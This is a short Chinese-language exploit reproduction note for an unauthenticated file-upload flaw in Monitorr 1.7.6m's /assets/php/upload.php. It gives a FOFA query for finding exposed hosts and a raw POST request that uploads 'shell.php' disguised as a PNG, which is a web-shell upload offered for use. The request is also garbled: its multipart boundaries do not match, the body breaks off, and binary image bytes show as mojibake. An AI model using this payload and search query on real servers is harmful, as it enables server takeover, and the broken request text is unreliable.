M4-1Monitorr-文件上传

漏洞描述:


Monitorr 1.7.6m版本中发现漏洞。它已被宣布为关键。受此漏洞影响的是组件服务配置的文件 /assets/php/upload.php 的未知功能。对参数 fileToUpload 的操作会导致不受限制的上传,未经<u>身份验</u> 证的攻击者可远程上传恶意文件导致服务器失陷。

网站图片:























网络测绘:

fofa语法:

FOFA: body="assets/php/timestamp.php"


漏洞复现:

payload:

POST /assets/php/upload.php HTTP/1.1 Host: your-ip User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 11_4) Accept-Encoding: gzip, deflate Accept: */* Connection: keep-alive Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryMmx988TUuintq04Q

-----WebKitFormBoundaryMmx988TUuintqO4Q Content-Disposition: form-data; name="fileToUpload"; filename="shell.php" Content-Type: image/png

效果图:



♦PNG □ IHDR□□□□\r�f□□IDATx���□